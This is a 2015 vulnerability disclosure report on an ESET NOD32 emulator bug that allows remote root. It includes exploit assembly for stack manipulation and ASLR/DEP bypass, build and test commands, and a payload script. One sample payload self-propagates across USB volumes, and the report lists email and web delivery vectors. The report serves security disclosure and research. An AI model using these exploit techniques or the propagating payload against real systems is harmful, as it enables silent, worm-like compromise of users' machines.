Analysis and Exploitation of an ESET Vulnerability

Tavis Ormandy <taviso@google.com>, June 2015

Introduction

Many antivirus products include emulation capabilities that are intended to allow unpackers to run for a few cycles before signatures are applied. ESET NOD32 uses a minifilter or kext to intercept all disk I/O, which is analyzed and then emulated if executable code is detected.

Attackers can cause I/O via Web Browsers, Email, IM, file sharing, network storage, USB, or hundreds of other vectors. Whenever a message, file, image or other data is received, it's likely some untrusted data passes through the disk. Because it's so easy for attackers to trigger emulation of untrusted code, it's critically important that the emulator is robust and isolated.

Unfortunately, analysis of ESET emulation reveals that is not the case and it can be trivially compromised. This report discusses the development of a remote root[1] exploit for an ESET vulnerability and demonstrates how attackers could compromise ESET users.

FAQ

- **Which platforms are affected?**
  ESET signatures are executable code, they're unpacked at runtime from the DAT and NUP files and then loaded as modules[2]. As the DAT files are shared across all platforms and versions, all platforms are affected.

- **Which versions and products are affected?**
  All currently supported versions and editions of ESET share the vulnerable code.

---

[1] If you're using Microsoft Windows, read `NT AUTHORITY\SYSTEM` instead of root.

[2] Windows, MacOS and Linux all use the same PE DLLs. ESET use a custom loader on platforms that don't natively support PE files.

This includes, but is not limited to, these products:

  - ESET Smart Security for Windows
  - ESET NOD32 Antivirus for Windows
  - ESET Cyber Security Pro for OS X
  - ESET NOD32 For Linux Desktop
  - ESET Endpoint Security for Windows and OS X
  - ESET NOD32 Business Edition

- **Is the default configuration affected?**
  Yes.

- **Am I still vulnerable if I disable "Real Time" scanning?**
  Yes, because by default a "scheduled scan" task is created. If you also disable the scheduled scan, you would only be affected if you manually scan a file from a context menu or GUI.

  Note that if you disable "Real Time" scanning, ESET will constantly warn that you're not getting "maximum protection".

- **Is an exploit available for analysis?**
  Yes, a working remote root exploit is included with this report.

- **Is there an update available?**
  Yes, ESET released an update to their scan engine on 22-Jun-2015.

Impact


Any network connected computer running ESET can be completely compromised. A complete compromise would allow reading, modifying or deleting any files on the system regardless of access rights; installing any program or rootkit; accessing hardware such as camera, microphones or scanners; logging all system activity such as keystrokes or network traffic; and so on.

There would be zero indication of compromise, as disk I/O is a normal part of the operation of a system. Because there is zero user-interaction required, this vulnerability is a perfect candidate for a worm. Corporate deployments of ESET products are conducive to rapid self-propagation, quickly rendering an entire fleet compromised. All business data, PII, trade secrets, backups and financial documents can be stolen or destroyed.

These scenarios are possible because of how privileged the scan process is. For Windows networks, it is possible to compromise and take over the ekrn.exe process, granting `NT AUTHORITY\SYSTEM` to remote attackers. On Mac and Linux, it is possible to compromise and take over the esets_daemon process, granting root access to attackers.

Figure 1 is a video of one exploitation scenario: a regular user clicking on a link while using a default installation of ESET NOD32 Business Edition. Once the user clicks the link, the attacker can execute arbitrary commands as root. Malicious links are not the only attack vector, this is intended as a demonstration of one of the hundreds of possible vectors.

All versions, platforms and products appear to be affected in their default configuration. For more examples of possible payloads and exploitation scenarios, see Sample Payloads.



```
MZ

HACKED!

  @PELà@.null0.text `.pack   àèûÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
^ÃÁèOâõëÔ€û!t€û#t€ût
€ûtéÝÿÿÿ‰=² @é1ÉƒÃÄóÿÿÿâøƒÄWô‰åèW/bin/bash-csh <((base64 -D|zcat)<<
```

Figure 1. Watch a demonstration of an attack via a web browser in a default ESET configuration. https://drive.google.com/a/google.com/file/d/0B9IF3YQvo7AfT0xYTGxCT09TVEE/view.

Technical Analysis

The specific vulnerability exploited in Figure 1 exists in an ESET NOD32 signature that attempts to shadow emulated stack operations. The signature requires at least three sections, and the `IMAGE_SCN_MEM_EXECUTE | IMAGE_SCN_MEM_READ | IMAGE_SCN_MEM_WRITE | IMAGE_SCN_CNT_CODE` characteristics in the `IMAGE_SECTION_HEADER`. The first instruction at the entry point must be a `CALL` to a `PUSHA` followed by a `PUSHF`.

If these conditions are met, the signature single-steps the code for 80000 cycles in an x86 emulator. After each instruction, the previous opcode is checked for stack operations, and if found, shadows `PUSH`, `POP` and `ESP` arithmetic on it's own 40 byte stack buffer. The purpose of the shadow stack appears to be detecting malware that writes known values in the space allocated by `PUSHA;PUSHF`, explaining why such a small buffer is used. This was probably intended to detect some form of entry point obfuscation.

The code below shadows arithmetic operations on `ESP`.

```
load:F33E0BD3 CheckEspArith:
load:F33E0BD3                 cmp     esi, 6   (a)
load:F33E0BD6                 jnz     short loc_F33E0C06
load:F33E0BD8                 cmp     [ebp+Instruction.Operand+4], 1
load:F33E0BDF                 jnz     short loc_F33E0C06
load:F33E0BE1                 cmp     [ebp+Instruction.Operand], 124h
load:F33E0BEB                 jnz     short loc_F33E0C06
```

```
load:F33E0BED                cmp     [ebp+Instruction.Operand1+4], 9
load:F33E0BF1                jnz     short loc_F33E0C06
load:F33E0BF3                mov     eax, [ebp+Instruction.Operand1+24h]  (b)
load:F33E0BF6                shr     eax, 2
load:F33E0BF9                sub     ebx, eax (c)
load:F33E0BFB                movzx   eax, [ebp+Instruction.InstructionSize]
load:F33E0BFF                add     edi, eax (d)
load:F33E0C01                jmp     InstructionComplete
```

The comparison at (a) is checking for an arithmetic class instruction, followed by an operand check. The code at (b) extracts the immediate operand, and then subtracts it from the shadow stack pointer at (c). The virtual program counter is incremented past the instruction at (d).

```
load:F33E0B61 CheckPush:
load:F33E0B61                cmp     esi, 10Eh       (a)
load:F33E0B67                jnz     short CheckPop
load:F33E0B69                push    [ebp+Instruction.BranchRelated]
load:F33E0B6F                lea     eax, [ebp+Instruction.Operand]
load:F33E0B75                push    eax
load:F33E0B76                call    GetOperand      (b)
load:F33E0B7B                mov     [ebp+ebx*4+EmulatedStack], eax (c)
load:F33E0B7F                inc     ebx
load:F33E0B80                movzx   eax, [ebp+Instruction.InstructionSize]
load:F33E0B84                add     edi, eax        ; Increment Program Counter
load:F33E0B86                cmp     ebx, 0Ah        (d)
load:F33E0B89                jb      InstructionComplete
load:F33E0B8F
load:F33E0B8F StackOutOfBounds:                      ; CODE XREF: sub_F33E0A70+D7j
load:F33E0B8F                                        ; sub_F33E0A70+DFj ...
load:F33E0B8F                mov     ecx, [ebp+EmulatorObject]
load:F33E0B92                call    ShutdownEmulator
```

Here you can see the code check for a `PUSH` operation at (a). The operand value is retrieved from the emulator state at (b) and stored to the shadow stack (c). The stack pointer is checked at (d) against 10 DWORDS, to ensure it's not moved out of bounds.

The implementation of `POP` follows a similar pattern:

```
load:F33E0B9E CheckPop:
load:F33E0B9E                cmp     esi, 0F3h             (a)
load:F33E0BA4                jnz     short loc_F33E0BD3
load:F33E0BA6                cmp     [ebp+Instruction.Operand+4], 1  (b)
load:F33E0BAD                jnz     short loc_F33E0B8F
load:F33E0BAF                test    ebx, ebx  (c)
load:F33E0BB1                jz      short loc_F33E0B8F
load:F33E0BB3                mov     ecx, [ebp+Instruction.Operand]
load:F33E0BB9                dec     ebx
load:F33E0BBA                and     ecx, 7
load:F33E0BBD                mov     eax, [ebp+ebx*4+EmulatedStack] (c)
load:F33E0BC1                mov     ds:EmulatedRegisters[ecx*4], eax
```

```
load:F33E0BC8                movzx   eax, [ebp+Instruction.InstructionSize]
load:F33E0BCC                add     edi, eax
load:F33E0BCE                jmp     InstructionComplete
```

This code handles a `POP` operation, the instruction class is tested at (a), and it's verified this is a store to a register (b) and that the stack pointer is not zero at (c) , as a `POP` operation at zero would move the stack out of bounds.

The bug is that the validation to ensure that the shadow stack pointer is not moved out of bounds is bypassed by arithmetic operations on `ESP`. The code is approximated in pseudocode in Figure 3.

```
DWORD ShadowStack[10] = {0};
DWORD ShadowStackPointer = 0;

for (Cycles = 0; Cycles < 80000; Cycles++) {
    Emulator->Step(&ProgramCounter, &Instruction);

    if (Instruction.Class == PUSH) {
        ShadowStack[ShadowStackPointer++] = Emulator->GetOperandValue();
        if (ShadowStackPointer >= 10)
            Emulator->Shutdown();
    }

    if (Instruction.Class == POP) {
       if (!ShadowStackPointer || Instruction.Operand[1].Type != REGISTER)
            Emulator->Shutdown();
       Registers[Instruction.Operand[1].Register] = ShadowStack[ShadowStackPointer--];
    }

    if (Instruction.Class == ADD && Instruction.Operand[0].Register == REG_ESP) {
        // BUG!
        ShadowStackPointer -= Instruction.Operand[1].Value / 4;
    }

    if (Emulator->Fault) {
        Emulator->Shutdown();
    }
}

Emulator->Shutdown();
```

Figure 3. Pseudocode for the emulation routine.

Using these three shadow operations, an attacker can build a write-what-where primitive and gain control of the emulator. The remainder of this document discusses how to build an exploit for this vulnerability, and some of the constraints and limitations that must be overcome to build a reliable cross-platform exploit.

Building Exploit Primitives

By moving the stack out of bounds with arithmetic instructions, then interacting with it using `PUSH` and `POP`, we're able to read and write to the real stack from within the emulator using standard i586 machine code.

There is an upper limit on the number of instructions we can execute[3], and we can only write to the stack once. This is because after a `PUSH` operation the shadow stack pointer is bounds checked. We have (effectively) unlimited reads, because `POP` only verifies the shadow stack pointer is not zero.

---

[3] However, a first-stage payload that resets the cycle count is possible if necessary.

Because we're abusing the virtual stack pointer, locals must be stored in registers or written to `.data`. 80k cycles may seem generous, but these are quickly exhausted when searching for gadgets reliably across multiple versions of the ESET products.

Defeating Exploit Mitigations

The first step is to learn where the shadow stack is located, because stack operations will be relative to its base address. There are no predictable locations we can read or write to, but we can push the pointer into the real stack frame and retrieve the real saved stack pointer onto a virtual register.

Once we know some addresses, ASLR is defeated and we are not restricted to adjacent memory. To take advantage of this, we need to be able to move to set the shadow stack pointer to an arbitrary index. This can be achieved using a 5-stage process to shift out the high order bits. The actual index calculation is approximately:

```
ShadowStackPointer = ShadowStackPointer - ((unsigned) Index >> 2);
```

This makes it impossible to increment the shadow stack pointer in a single operation because of overflow, instead we can wrap it in 4 operations to the next multiple of 4, then decrement it to the desired value. Here is an example, let's simulate how to make the shadow stack pointer 123:

```
(gdb) p 123 / 4 + 1
$1 = 31
(gdb) p/x 0 - (-(31U * 4) >> 2)
$2 = 0xc000001f
(gdb) p/x 0xc000001f - (-(31U * 4) >> 2)
$3 = 0x8000003e
(gdb) p/x 0x8000003e - (-(31U * 4) >> 2)
$4 = 0x4000005d
(gdb) p   0x4000005d - (-(31U * 4) >> 2)
$5 = 124
(gdb) p 124 - (((4U - (123 % 4)) * 4) >> 2)
$6 = 123
(gdb)
```

Using this primitive in combination with `PUSH/POP` allows us to interact with the stack at any arbitrary index. Figure 4 shows how this can be done from within the emulator using x86 machine code.

```
accessframe:
    ;
    ; Retrieve information from our stack frame.
    ;
    ; EDI   Real return address
    ; ESI   Real base pointer
    ;
    ;
    ; The stack frame looks like this:
    ;
    ;   -00000030 ShadowStack     dd 10 dup(?)
    ;   -00000008 ModifyCount     dd ?
    ;   -00000004 CycleCount      dd ?
    ;   +00000000  s              db 4 dup(?)
    ;   +00000004  r              db 4 dup(?)
    ;   +00000008 EmulatorObject  dd ?
    ;
    ; So s is 30h + 8 + 4 bytes from the base of ShadowStack. Because the
    ; ShadowStackPointer is an index into an array of DWORDS, we need to set it
    ; to (30h + 8 + 4) / 4 = 15.
    ;
    ; Then we can load s (saved register), and r (return address)
    ; onto virtual registers. To calculate the value of real EBP, we take the
    ; previous frame's sp and subtract our frame size.

    ; We need to move the shadow stack pointer back in five stages.
    add     esp, byte -(4 << 2)      ; SSP=0xC0000004
    add     esp, byte -(4 << 2)      ; SSP=0x80000008
    add     esp, byte -(4 << 2)      ; SSP=0x4000000C
    add     esp, byte -(4 << 2)      ; SSP=0x00000010
    add     esp, byte  (1 << 2)      ; SSP=0x0000000F
    pop     esi                      ; Load the real previous frame's sp.
    pop     edi                      ; Load the return address.
    sub     esi, byte 0x5C           ; Adjust ESI to point to our real stack frame.
```

Figure 4. Accessing the real stack frame from within the emulator.

We can now point the shadow stack pointer at any arbitrary address by calculating the offset from the stack base. If we point the shadow stack pointer into the `.text` section, we can scan our address space for gadgets to defeat DEP.

On MacOS, we only need to transfer control to our shellcode, which we can do with a gadget. This is because ESET opt-out of DEP by not setting the `MH_NO_HEAP_EXECUTION` flag in their Mach header. On Windows and Linux, a complete ROP chain is required.

```
$ otool -hv /Applications/ESET\ Cyber\ Security\ Pro.app/Contents/MacOS/esets_daemon
/Applications/ESET Cyber Security Pro.app/Contents/MacOS/esets_daemon:
Mach header
      magic cputype cpusubtype  caps    filetype ncmds sizeofcmds      flags
   MH_MAGIC    I386        ALL  0x00     EXECUTE    27       3184   NOUNDEFS DYLDLINK TWOLEVEL
WEAK_DEFINES BINDS_TO_WEAK PIE
```

If more cycles are required to build a complex chain, a first-stage that resets the cycle count can be used to effectively gain unlimited time to complete the exploit.

```
findgadget:
    ;
    ; Search for simple gadget at [ESP] using stack operations.
    ;
    ; EDI       Current search location for gadget.
    ; EAX       Last DWORD read from [EDI].
```

```
 ;  BL       Byte from [EDI-1].
 ; ECX       Byte index into current DWORD
 ; EBP       Constant Mask
 ; EDX       Constant 4
 ;
 ; This loop uses a modified port of Algorithm 6-2 (Find leftmost 0-byte)
 ; from "Hackers Delight" by Henry Warren, ISBN 0-201-91465-4. The
 ; .nextdword loop is where we burn all our cycles, so optimizing for the
 ; common case doubles our search space.
 ;
 ReqOpcode   equ 0xFF     ; register indirect branch
 ReqOperands equ 0x13112321
 xor     ecx, ecx        ; initialize loop counter
 mov     ebp, 0x7F7F7F7F ; initialize mask
 mov     edx, 4          ; constant
 pop     ebx             ; initialize BL
 bswap   ebx             ; rearrange so high byte is in bl
 dec     edi             ; adjust for start of search
.nextdword:
 pop     eax             ; fetch another dword to examine
 bswap   eax             ; reorder bytes
 not     eax             ; invert bits because this code searches for 0x00
 mov     ecx, eax        ; ecx is a copy of dword to scan we can modify
 and     ecx, ebp        ; y & 0x7f7f7f7f
 add     ecx, ebp        ; + 0x7f7f7f7f
 or      ecx, eax        ; y | x
 or      ecx, ebp        ; y | mask
 not     eax             ; restore bits, we need them in either case
 xor     ecx, byte ~0    ; ~y; xor instead of not because ZF
 jnz     .matchfound     ; was there a 0xFF?
.nomatch:
 sub     edi, edx        ; adjust current search pointer
 mov     bl, al          ; save byte for operand match
 jmp     short .nextdword; next dword
```

Figure 5. Searching for a call [reg] gadget to defeat ASLR/DEP and tolerate minor version variations. When we return from the emulator, the machine will re-execute the code from the virus, but this time on the real CPU!

Figure 5 demonstrates searching the address space using POP. The sequence is optimized to minimize cycles in the common case, as this is an expensive operation. When a good candidate is found, it is simply necessary to overwrite the return address and terminate the emulator.

Testing Exploitability

To assist with analysis, a sample exploit that executes an embedded script is provided with this report.

To build and test the included exploit, first disable “Real Time” filesystem scanning to prevent accidental compromise. To build the exploit, the Xcode Command Line Tools package from Apple is required. If you don’t have the package installed, you should be automatically prompted to install it when you type `make`.

```
$ ls -l
total 28K
-rw------- 1 taviso eng 17K Jun 18 12:45 esetemu.asm
-rw------- 1 taviso eng 605 Jun 18 10:31 Makefile
-rw------- 1 taviso eng 514 Jun 18 15:58 payload.sh
```

The file `payload.sh` is embedded into the exploit and run on successful compromise.

```
$ cat payload.sh
#!/bin/sh
#
# This is the payload code run as root in the context of esets_daemon after
# successful exploitation.
#
osascript -e 'tell application "Finder" to set desktop picture to POSIX file
"/usr/share/httpd/icons/bomb.png"'

/Applications/Calculator.app/Contents/MacOS/Calculator &
echo w00t
uname -a; date; id
```

Execute `make` to build the exploit, the file `esetemu.bin` contains the result. File extension is not important for this vulnerability, even `.txt` would work.

```
$ make
gzip -9c < payload.sh | base64 | tr -d '\n' >> payload.inc
nasm -O0 -f bin -D__MACOS__ -o esetemu.bin esetemu.asm
```

To test the exploit, use the `esets_scan` utility from the ESET installation. This is run as your own user, but it’s easy to tell if something went wrong, such as a crash or a syntax error in your script.

```
$ /Applications/ESET\ Cyber\ Security\ Pro.app/Contents/MacOS/esets_scan esetemu.bin

ESET Command-line scanner, (C) 1992-2011 ESET, spol. s r.o.
Module loader, version 1056 (20150113), build 1082
Module perseus, version 1456 (20150512), build 1687
Module scanner, version 11810 (20150619), build 24399
Module archiver, version 1228 (20150528), build 1230
Module advheur, version 1154 (20150129), build 1120
Module cleaner, version 1109 (20150519), build 1140

Command line: esetemu.bin

Scan started at:   Thu Jun 18 21:57:48 2015
w00t
Darwin Macs-Mac.local 13.0.0 Darwin Kernel Version 13.0.0: Thu Sep 19 22:22:27 PDT 2013;
root:xnu-2422.1.72~6/RELEASE_X86_64 x86_64
Thu Jun 18 21:57:48 PDT 2015
uid=501(macuser) gid=20(staff)
groups=20(staff),401(com.apple.sharepoint.group.1),12(everyone),61(localaccounts),79(_appserve
rusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),
398(com.apple.access_screensharing),399(com.apple.access_ssh)
```

The easiest way to test the exploit against a live system is to enable “Real Time” scanning and `cat` the file.

```
$ cat esetemu.bin > /dev/null
```

If the exploit succeeded, the `payload.sh` script will have been executed as root. Note that you will not see stdout or stderr in this mode, so redirect the output to a file if you want it. If this works, you can test it as an email attachment, browser download, webapp upload, etc.

The ESET daemon handles termination gracefully, and a user should not notice that exploitation occurred.

Sample Payloads

USB & Removable Disk Exploitation

By naming the exploit `.hidden` and placing it in the root directory of a mounted volume (for example, `/Volumes/My Drive/.hidden`), the exploit will be automatically executed when the device is inserted. By default, ESET CyberSecurity Pro 6 prompts when you insert a new USB/CD-ROM/DVD device, but it doesn’t matter what option you select (or if you select no option at all), the exploit is successful.

You could even self-propagate to other mounted volumes, like so:

```
$ cat payload.sh
#!/bin/sh
#
# This is the payload code run as root in the context of esets_daemon after
# successful exploitation.
#
# This silly example demonstrates simple propagation.
#

# Discard output
exec &> /dev/null

# Do something malicious.
/Applications/Calculator.app/Contents/MacOS/Calculator &

# Is there an exploit on a Volume?
name="$(find /Volumes -type f -depth 2 -name .hidden -size 79911c | head -n 1)"

# Yes, propagate to all other disks.
test -f "${name}" && find /Volumes -type d                          \
                                  -depth 1                          \
                                  -exec cp -f -- "${name}" {} \;    \
                                  -exec sleep 1 \;
```

This technique would allow you to traverse air-gapped networks where ESET is deployed with no user-interaction. This would work on Windows networks as well, simply use `desktop.ini` or `autorun.inf` instead.

E-Mail Exploitation

Sending the exploit as a MIME attachment to a user of Mail.app, Outlook, etc. permits automatic exploitation with no user interaction at all. The act of fetching new email is sufficient for exploitation, there is no need for them to read it or open attachments.

Using mime:cid references it is also possible for this to work with Webmail users.

Web Exploitation

The exploit can be uploaded as an image file to trusted websites, or self-hosted on an attacker's website. Alternatively, HTML5 Application Caches, Downloads, or simply serving the exploit as `text/html` are sufficient.

Conclusion

Finding, analyzing and exploiting this vulnerability took just a few days of work. ESET have informed us they’re working on improving their deployment of mitigations to make this harder in future.

Acknowledgements

This vulnerability was reported to ESET on 18-Jun-2015.

This vulnerability was discovered by Tavis Ormandy of Google Project Zero.